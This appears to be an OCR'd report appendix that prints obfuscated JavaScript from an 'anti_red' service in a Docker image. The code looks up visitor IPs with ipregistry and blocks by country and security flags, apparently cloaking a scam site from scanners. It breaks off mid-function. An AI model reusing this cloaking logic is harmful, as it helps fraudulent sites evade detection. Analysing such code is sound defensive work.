
Appendix

nx Docker image files

- dist/modules/systemSettings/service/anti_red.js



```
Object.defineProperty(exports, '__esModule', { value: true })
exports.SSAntiRedConfigService = void 0
const decorator_1 = require('@midwayjs/decorator'),
  typeorm_1 = require('@midwayjs/typeorm'),
  typeorm_2 = require('typeorm'),
  core_1 = require('@cool-midway/core'),
  anti_red_1 = require('../entity/anti_red'),
  client_1 = require('@ipregistry/client')
let SSAntiRedConfigService = class SSAntiRedConfigService extends core_1.BaseServ
ice {
  async ['setConfig'](_0x29f180) {
    try {
      let _0x402d36 = await this.sSAntiRedConfigEntity.findOne({
        where: { id: 1 },
      })
      return (
        !_0x402d36 &&
          ((_0x402d36 = new anti_red_1.SSAntiRedConfigEntity()),
          (_0x402d36.id = 1)),
        (_0x402d36.apiKey = _0x29f180.apiKey),
        (_0x402d36.redirect = _0x29f180.redirect),
        (_0x402d36.customRule = _0x29f180.customRule),
        (_0x402d36.security = _0x29f180.security),
        this.sSAntiRedConfigEntity.save(_0x402d36),
        true
      )
    } catch (_0x253560) {
      throw new core_1.CoolCommException('保存失败: ' + _0x253560.message)
    }
  }
```




```
  async ['getConfig']() {
    try {
      const _0x1a3e06 = await this.sSAntiRedConfigEntity.findOne({
        where: { id: 1 },
      })
      if (_0x1a3e06 && _0x1a3e06.apiKey) {
        try {
          const _0x3e8a72 = new client_1.IpregistryClient(_0x1a3e06.apiKey),
            _0xf460f5 = await _0x3e8a72.lookupIp(
              '73.2.2.2',
              client_1.IpregistryOptions.filter('credits')
            )
          return {
            settings: _0x1a3e06,
            ...{ remaining: _0xf460f5.credits.remaining },
          }
        } catch (_0x4df8d5) {
          return (
            console.log(_0x4df8d5),
            {
              settings: _0x1a3e06,
              ...{ remaining: false },
            }
          )
        }
      } else {
        return { settings: _0x1a3e06 }
      }
    } catch (_0x51e346) {
      throw new core_1.CoolCommException('查询失败: ' + _0x51e346.message)
    }
  }
```


Appendix

nx Docker image files

- dist/modules/systemSettings/service/anti_red.js



```
async ['aloneGetConfig']() {
  try {
    const _0x51f8b3 = await this.sSAntiRedConfigEntity.findOne({
      where: { id: 1 },
    })
    return _0x51f8b3
  } catch (_0x2a7e5d) {
    throw new core_1.CoolCommException('查询失败: ' + _0x2a7e5d.message)
  }
}
async ['findTrueIPAttributes'](_0x581439, _0x5e179b, _0x1b0ca4 = {}) {
  let _0x46c55f = []
  if (_0x581439) {
    for (const { key: _0x51e187, message: _0x58e140 } of _0x5e179b) {
      if (!_0x1b0ca4[_0x51e187] && _0x581439[_0x51e187] === true) {
        _0x46c55f.push(_0x58e140)
      }
    }
  }
  return _0x46c55f.length === 0 ? undefined : _0x46c55f.join(' ')
}
```




```
async ['is_security'](_0x2436bf, _0x4282cb) {
  try {
    const _0x12c564 = await this.sSAntiRedConfigEntity.findOne({
      where: { id: 1 },
    })
    if (_0x12c564 && _0x12c564.apiKey) {
      const _0x57b980 = new client_1.IpregistryClient(_0x12c564.apiKey),
        _0xde4d50 = await _0x57b980.lookupIp(
          _0x4282cb,
          client_1.IpregistryOptions.filter('security,location.country.code')
        ),
        _0x13410c = _0xde4d50.data.location.country.code
      if (_0x2436bf && _0x2436bf.length !== 0) {
        if (!_0x2436bf.includes(_0x13410c)) {
          return {
            success: false,
            message: '不在可访问国家内',
          }
        }
      }
      let _0x57545a = undefined
      _0x12c564.customRule && (_0x57545a = _0x12c564.security)
      const _0x5b10a7 = await this.findTrueIPAttributes(
        _0xde4d50.data.security,
```

Appendix

